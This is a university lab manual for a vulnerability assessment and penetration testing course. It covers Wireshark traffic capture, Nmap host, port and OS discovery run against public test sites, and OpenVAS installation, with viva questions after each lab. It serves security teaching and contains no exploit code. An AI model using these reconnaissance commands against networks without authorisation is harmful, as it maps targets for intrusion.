

ACS College of Engineering

DEPARTMENT OF CSE (CYBER SECURITY)

VULNERABILITY ASSESMENT AND PENETRATION TESTING

LAB MANUAL

(BCY701)

(As per Visvesvaraya Technological University Course type- IPCC)

Compiled by

DEPARTMENT OF CSE (CYBER SECURITY)

ACADEMIC YEAR 2024-2025

Name: _____

USN: _____

SYALLABUS**SEMESTER–VII****VULNERABILITY ASSESMENT AND PENETRATION TESTING
LABORATORY**

(Effective from the academic year 2025-2026)

Course Code– BCY701	CIE Marks -25
Teaching Hours/Week(L:T:P:S)-0:0:2:0	Total labs: 8-10 Lab slots

Course Objectives:

1. Describe the ethical frameworks and methodologies involved in planning and executing a professional Vulnerability Assessment and Penetration Test (VAPT).
2. Utilize penetration testing tools (e.g., Nmap, Metasploit) to discover active hosts, identify services, and exploit vulnerabilities in a controlled environment
3. Analyze and report on the security posture of an organization's internal and external network infrastructure, as well as its web applications, using tools like OpenVAS, Nikto, and Burp Suite.
4. Develop and execute exploits for common vulnerabilities in Linux and Windows operating systems while demonstrating an understanding of memory protections
5. Conduct basic malware analysis and explain the mechanisms of client-side browser exploits to propose effective protection strategies.

Programs List:

<i>Sl. NO.</i>	Experiments
1	Monitoring Network Traffic Objective: To analyze and capture network traffic to identify patterns, detect anomalies and assess overall network performance and security.
2	Host & Services Discovery using Nmap Objective: To identify active hosts and the services they are running within a network using Nmap, enabling a comprehensive understanding of the network environment.
3	Vulnerability Scanning using OpenVAS Objective: To perform a systematic assessment of networked systems using OpenVAS to identify potential vulnerabilities that could be exploited by attackers.
4	Internal Penetration Testing a. Mapping b. Scanning c. Gaining Access through CVEs d. Sniffing POP3/FTP/Telnet Passwords e. ARP Poisoning

	<p>f. DNS Poisoning</p> <p>Objective: To perform a thorough internal penetration test that systematically assesses the security of the organization's network infrastructure by mapping network resources, scanning for vulnerabilities, exploiting known weaknesses and demonstrating attack techniques, including credential sniffing and poisoning attacks, in order to identify and mitigate potential security risks effectively.</p>
5	<p>External Penetration Testing</p> <p>a. Evaluating External Infrastructure b. Creating Topological Map & Identifying IP Address of Target c. Lookup Domain Registry for IP Information d. Examining Use of IPv6 at Remote Location</p> <p>Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.</p>
6	<p>Different Types of Vulnerability Scanning</p> <p>Objective: To explore and compare various vulnerability scanning techniques and tools, assessing their effectiveness in identifying and prioritizing security risks.</p>
7	<p>Vulnerability Scanning with Nessus</p> <p>Objective: To utilize Nessus for comprehensive vulnerability scanning, identifying security weaknesses in systems and providing recommendations for remediation.</p>
8	<p>Web Application Assessment with Nikto & Burp Suite</p> <p>Objective: To evaluate web applications for security vulnerabilities using Nikto and Burp Suite, identifying issues such as misconfigurations and common vulnerabilities in web applications.</p>
9	Sample Viva Questions

COURSE OUTCOMES


Course Outcomes: At the end of this course, students are able to:
C01-Explain the ethical considerations and legal implications in conducting ethical hacking activities using appropriate tools.
C02- Analyze social engineering, physical penetration and insider attacks using automating penetration testing processes.
C03- Identify report penetration tests effectively to develop and execute Linux and Windows exploits, bypassing memory protections
C04-Illustrate web application security vulnerabilities to conduct vulnerability analysis.
C05-Inspect protection against client-side browser exploits.

Experienmet-1: Monitoring Network Traffic

Objective: To analyze and capture network traffic to identify patterns, detect anomalies and assess overall network performance and security.

Launching Wireshark:


- Find Wireshark in your applications menu and launch it. You'll likely need administrative privileges to capture traffic.



```
File Actions Edit View Help
(kali@kali)-[~]
└─$ wireshark
```


Selecting an Interface:

- Upon launching, Wireshark will show a list of available network interfaces (e.g., Ethernet, Wi-Fi). Select the interface through which you network traffic is flowing.



Starting Capture:

Click the blue "Start capturing packets" fin icon (or Capture -> Start) to begin capturing traffic on the selected interface.




Generating Traffic (for analysis):

- Perform some network activities: browse websites, ping another machine, transfer a file, open an application that uses the network. This will populate your capture with packets to analyze.

No.	Time	Source	Destination	Protocol	Length	Info
7386	12.510205591	MicroStarINT_cc:40...	Broadcast	ARP	60	Who has 10.0.17.122? Tell 10.0.50.
7387	12.511046643	Dell_29:12:51	Broadcast	ARP	60	Who has 10.0.4.60? Tell 10.0.1.247
7388	12.512989549	Dell_29:12:51	Broadcast	ARP	60	Who has 10.0.5.197? Tell 10.0.1.24
7389	12.518334699	192.168.0.150	255.255.255.255	UDP	506	60321 → 29810 Len=464
7390	12.537784794	PramaHikvisi_73:e5:...	Broadcast	ARP	60	Who has 10.0.8.223? Tell 10.0.20.1
7391	12.562732200	Dell_de:e5:02	Broadcast	ARP	60	Who has 10.0.26.113? Tell 10.0.26.
7392	12.577767378	RealtekSemic_68:00:...	Broadcast	ARP	60	Who has 10.0.2.154? Tell 10.0.14.2
7393	12.604398491	Dell_a5:a3:e7	Broadcast	ARP	60	Who has 10.0.10.190? Tell 10.0.8.1
7394	12.604930927	Dell_a5:a3:e7	Broadcast	ARP	60	Who has 10.0.14.233? Tell 10.0.8.1
7395	12.606522073	10.0.4.100	10.255.255.255	NBNS	92	Name query NB WPAD<00>
7396	12.606598568	10.0.4.100	10.255.255.255	NBNS	92	Name query NB WPAD<00>
7397	12.607345170	fe80::50f7:8767:5c4...	ff02::1:3	LLMNR	84	Standard query 0x88d4 A wpad
7398	12.607470231	10.0.4.100	224.0.0.252	LLMNR	64	Standard query 0x88d4 A wpad
7399	12.607470565	fe80::50f7:8767:5c4...	ff02::1:3	LLMNR	84	Standard query 0x756c A wpad
7400	12.607777873	10.0.4.100	224.0.0.252	LLMNR	64	Standard query 0x756c A wpad
7401	12.608450787	Dell_a7:30:57	Broadcast	ARP	60	Who has 10.0.50.116? Tell 10.6.6.1
7402	12.608451062	Dell_a7:30:57	Broadcast	ARP	60	Who has 10.0.8.218? Tell 10.6.6.10
7403	12.621323441	Dell_a5:97:d4	Broadcast	ARP	60	Who has 10.0.8.127? Tell 10.0.4.12
7404	12.621323763	Dell_a5:97:d4	Broadcast	ARP	60	Who has 10.0.8.129? Tell 10.0.4.12
7405	12.621323845	Dell_a5:97:d4	Broadcast	ARP	60	Who has 10.0.8.130? Tell 10.0.4.12
7406	12.621323936	Dell_a5:97:d4	Broadcast	ARP	60	Who has 10.0.8.131? Tell 10.0.4.12
7407	12.641636514	PramaHikvisi_31:90:...	Broadcast	ARP	60	Who has 10.20.20.78? Tell 10.20.20
7408	12.652602567	fe80::865a:3eff:fe8...	ff02::1:2	DHCPv6	110	Solicit XID: 0x5b8500 CID: 0003000

Stopping Capture:

- Click the red "Stop capturing packets" square icon (or Capture -> Stop) to halt the capture.



No.	Time	Source	Destination
34051	62.122241537	Dell_a5:97:d4	Broad
34052	62.122241625	Dell_a5:97:d4	Broad
34053	62.122241716	Dell_a5:97:d4	Broad
34054	62.122241805	Dell_a5:97:d4	Broad
34055	62.122241891	Dell_a5:97:d4	Broad
34056	62.122241979	Dell_a5:97:d4	Broad
34057	62.122242070	Dell_a5:97:d4	Broad
34058	62.122307749	Dell_a5:97:d4	Broad
34059	62.122307875	Dell_a5:97:d4	Broad
34060	62.122307974	Dell_a5:97:d4	Broad
34061	62.122308063	Dell_a5:97:d4	Broad
34062	62.122308157	Dell_a5:97:d4	Broad

Analyzing Captured Traffic:

```

Frame 54644: 374 bytes on wire (2992 bits), 374 bytes captured (2992 bits) on interface eth0, id
  Section number: 1
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Aug 5, 2025 09:32:57.288346844 IST
  UTC Arrival Time: Aug 5, 2025 04:02:57.288346844 UTC
  Epoch Arrival Time: 1754366577.288346844
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000000018 seconds]
  [Time delta from previous displayed frame: 0.000000018 seconds]
  [Time since reference or first frame: 76.913818910 seconds]
  Frame Number: 54644
  Frame Length: 374 bytes (2992 bits)
  Capture Length: 374 bytes (2992 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:udp:mdns]
  [Coloring Rule Name: UDP]
  [Coloring Rule String: udp]
  Ethernet II, Src: MicroStarINT_bf:75:1b (04:7c:16:bf:75:1b), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)
  Internet Protocol Version 4, Src: 10.25.25.24, Dst: 224.0.0.251
    0100 ... = Version: 4
    ... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 360
  Identification: 0xa7ed (42989)

```

- Packet List Pane (Top): Shows a summary of each packet: number, time, source IP, destination IP, protocol, length, and information.
- Packet Details Pane (Middle): Expands on the selected packet from the top pane, showing the various layers of the network stack (Ethernet, IP, TCP/UDP, HTTP, etc.) and their details.
- Packet Bytes Pane (Bottom): Displays the raw hexadecimal and ASCII data of the selected packet.
- Filtering: Use the display filter bar at the top (e.g., http, dns,

BCY701 VULNERABILITY ASSESSMENT AND PENETRATION TESTING

ip.addr == 192.168.1.1, tcp.port == 80) to narrowdown the displayed packets and focus on specific traffic.

Viva Questions

Q1: What is the purpose of monitoring network traffic?

A1: To analyze data flow, detect anomalies, ensure network performance, and identify security threats like intrusions or data exfiltration.

Q2: Which tools are commonly used for network traffic monitoring?

A2: Wireshark, tcpdump, Tshark, ntop, and Zeek (formerly Bro).

Q3: How can you differentiate between normal and abnormal traffic?

A3: By comparing captured traffic against baseline patterns — e.g., unexpected ports, large data transfers, repeated failed logins, or unusual IP destinations.

Q4: What is a packet capture (PCAP)?

A4: A PCAP is a file format used to store raw network traffic data captured from a network interface, analyzable with tools like Wireshark.

Q5: How can encrypted traffic affect monitoring?

A5: Encrypted traffic (e.g., HTTPS) hides payload content, limiting visibility. Analysts may rely on metadata (IP, port, packet size, timing) for detection.

Experiemnt-2

Host & Services Discovery using Nmap

Objective: To identify active hosts and the services they are running within a network using Nmap, enabling a comprehensive understanding of the network environment.

1. Basic Host Discovery (Ping Scan):

- This is the quickest way to find out which hosts are online.
- Command: `nmap -sn [target_IP_range]`
- Example: `nmap -sn 192.168.1.0/24` (scans all 254 possible hosts in the 192.168.1.x network).
- Output: Lists IP addresses of responsive hosts.

```
(root@kali)~[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:37 IST
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 4.05 seconds
```

2. Port Scanning (Service Discovery):

- Once you know which hosts are alive, you want to find out what services (and on which ports) they are running.
- Command: `nmap -sV [target_IP]`
- Example: `nmap -sV 192.168.1.10` (scans common ports and attempts to determine service versions on a specific host).
- Other useful port scan types:

```
└─# nmap -sV 192.168.1.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:48 IST
Stats: 0:00:25 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 09:49 (0:00:16 remaining)
Stats: 0:00:38 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 09:49 (0:00:14 remaining)
```

■ **-sS (SYN scan/stealth scan):** Fast, common, and often less intrusive.

```

└─# nmap -sS testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:54 IST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.35% done; ETC: 09:56 (0:01:55 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.30% done; ETC: 09:54 (0:00:21 remaining)
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.00% done; ETC: 09:54 (0:00:07 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:54 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.051s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1720/tcp  open  h323q931

Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds

```

- **-sT (TCP connect scan):** Full TCP handshake, useful when SYN scan is not possible.

```

└─# nmap -sT testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:56 IST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 12.30% done; ETC: 09:57 (0:00:50 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 24.55% done; ETC: 09:57 (0:00:31 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.90% done; ETC: 09:57 (0:00:18 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 62.00% done; ETC: 09:57 (0:00:10 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 79.70% done; ETC: 09:57 (0:00:05 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 97.80% done; ETC: 09:57 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.062s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1720/tcp  open  h323q931

Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds

```

- **-sU (UDP scan):** For discovering UDP services (e.g., DNS, DHCP). This can be slow.

```

Stats: 0:05:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 10:06 (0:00:00 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.23s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
All 1000 scanned ports on testphp.vulnweb.com (44.228.249.3) are in ignored states
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 235.15 seconds

```

- **-p [port_range] (Specify ports):** `nmap -sV -p 20-1000 192.168.1.10`

- **-A (Aggressive scan):** Enables OS detection, version detection, script scanning, and traceroute.

3. Operating System (OS) Detection:

- Nmap can often guess the operating system of the target host.
- Command: `nmap -O [target_IP]`
- Example: `nmap -O 192.168.1.10`

```

└─# nmap -O testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 10:09 IST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.55% done; ETC: 10:10 (0:01:24 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.35% done; ETC: 10:09 (0:00:21 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.24s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
1720/tcp  open  h323q931
Warning: OSScan results may be unreliable because we could not find at least 1 open and
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:lin
Aggressive OS guesses: Linux 4.15 (91%), Linux 2.6.32 (90%), Linux 2.6.32 or 3.10 (90%),
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.24 seconds

```


4. Saving Output:

- It's crucial to save your scan results for later analysis or reporting.
- Command: `nmap -oN output.txt [scan_options] [target]` (normal output)
- Command: `nmap -oX output.xml [scan_options] [target]` (XML output, useful for parsing by other tools)

```

SYN Stealth Scan Timing: About 99.99% done; ETC: 10:11 (0:00:00 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    filtered finger
80/tcp    open  http
111/tcp   filtered rpcbind
113/tcp   filtered ident
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
515/tcp   filtered printer
1025/tcp  filtered NFS-or-IIS
1026/tcp  filtered LSA-or-nterm
1063/tcp  filtered kyoceranetdev
1080/tcp  filtered socks
1434/tcp  filtered ms-sql-m
1720/tcp  open  h323q931
3128/tcp  filtered squid-http
4662/tcp  filtered edonkey
6129/tcp  filtered unknown
9929/tcp  open  nping-echo
31337/tcp open  Elite

```



Viva Questions

Q1: What is host discovery in Nmap?

A1: The process of identifying live systems on a network, often using ping sweeps or ARP requests.

Q2: Which command is used for service discovery with Nmap?

A2: `nmap -sV <target>` is used to detect service versions running on open ports.

Q3: What is the difference between a TCP SYN scan and a UDP scan?

A3: A TCP SYN scan (`-sS`) sends half-open connections to detect open ports, while UDP scans (`-sU`) send UDP packets to check open/closed ports.

Q4: Why is service discovery important for security?

A4: It reveals running applications and versions, helping identify potential vulnerabilities and attack vectors.

Q5: How can Nmap scripts (NSE) be used?

A5: NSE allows automated tasks like vulnerability detection, brute-forcing, and misconfiguration checks using predefined scripts.

Experiment 3: OpenVAS (GVM) Local Installation on Kali Linux – Step-by-Step Guide

Objective: To perform a systematic assessment of networked systems using OpenVAS to identify potential vulnerabilities that could be exploited by attackers.

1. Update Your Kali System


>Sudo apt update && Sudo apt full-upgrade -y

- Ensures all dependencies and core packages are up-to-date.
- **If errors persist — refresh sources.list**
Open the file:
 - Sudo nano /etc/apt/sources.list
 - Make sure it only contains:
 - deb http://http.kali.org/kali kali-rolling main non-free contrib

2. Install OpenVAS / GVM

sudo apt install openvas -y

- Installs:
 - **gvmd** (manager daemon)
 - **openvas-scanner** (scanner)
 - **gsa** (web interface)



```
(root@kali) - [~/home/kali]
# sudo apt install openvas -y

Note, selecting 'gvm' instead of 'openvas'
The following packages were automatically installed:
crackmapexec          libc++abi1-19
docker-buildx-plugin libcapstone4
docker-compose-plugin libconfig++9v5
firebird3.0-common   libconfig9
firebird3.0-common-doc libdirectfb-1.7-7t64
```

3. Run the Initial Setup

>Sudo gvm-setup

- Creates DB for gvmd
- Syncs NVT feeds
- Generates SSL certs

- Creates admin user & password (shown at end)

```
(root@kali)-[~/home/kali]
└─# sudo gvm-setup

This script is provided and maintained by Deb
If you find any issue in this script, please

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files
```

If feed sync fails:

```
sudo runuser -u _gvm -- greenbone-nvt-sync
```

You can now run `gvm-check-setup` to make sure everything is correctly configured

```
> gvm-check-setup
```

```
(root@kali)-[~/home/kali]
└─# gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained
Test completeness and readiness of GVM
Step 1: Checking OpenVAS (Scanner) ...
      OK: OpenVAS Scanner is present
      OK: Notus Scanner is present in
      OK: Server CA Certificate is p
Checking permissions of /var/lib/openva
```

4. Enable & Start Services

```
sudo systemctl enable --now gvmd
```

```
sudo systemctl enable --now ospd-openvas
```

```
sudo systemctl enable --now gsad
```

```
(root@kali) - [ /home/ka  
# sudo systemctl restart
```

5. Verify Setup


sudo gym-check-setup

- Checks feed status, scanner linking, and certificates.

```
waiting for gvmdb service  
OK: gvmdb service is active.  
Starting gsad service  
Waiting for gsad service  
OK: gsad service is active.  
Step 8: Checking few other requirements ...  
OK: nmap is present.  
OK: ssh-keygen found, LSC credential
```

6. Access Web Interface

- URL: <https://127.0.0.1:9392>
- Accept SSL warning.
- Login with:
 - **Username:** admin
 - **Password:** shown after setup



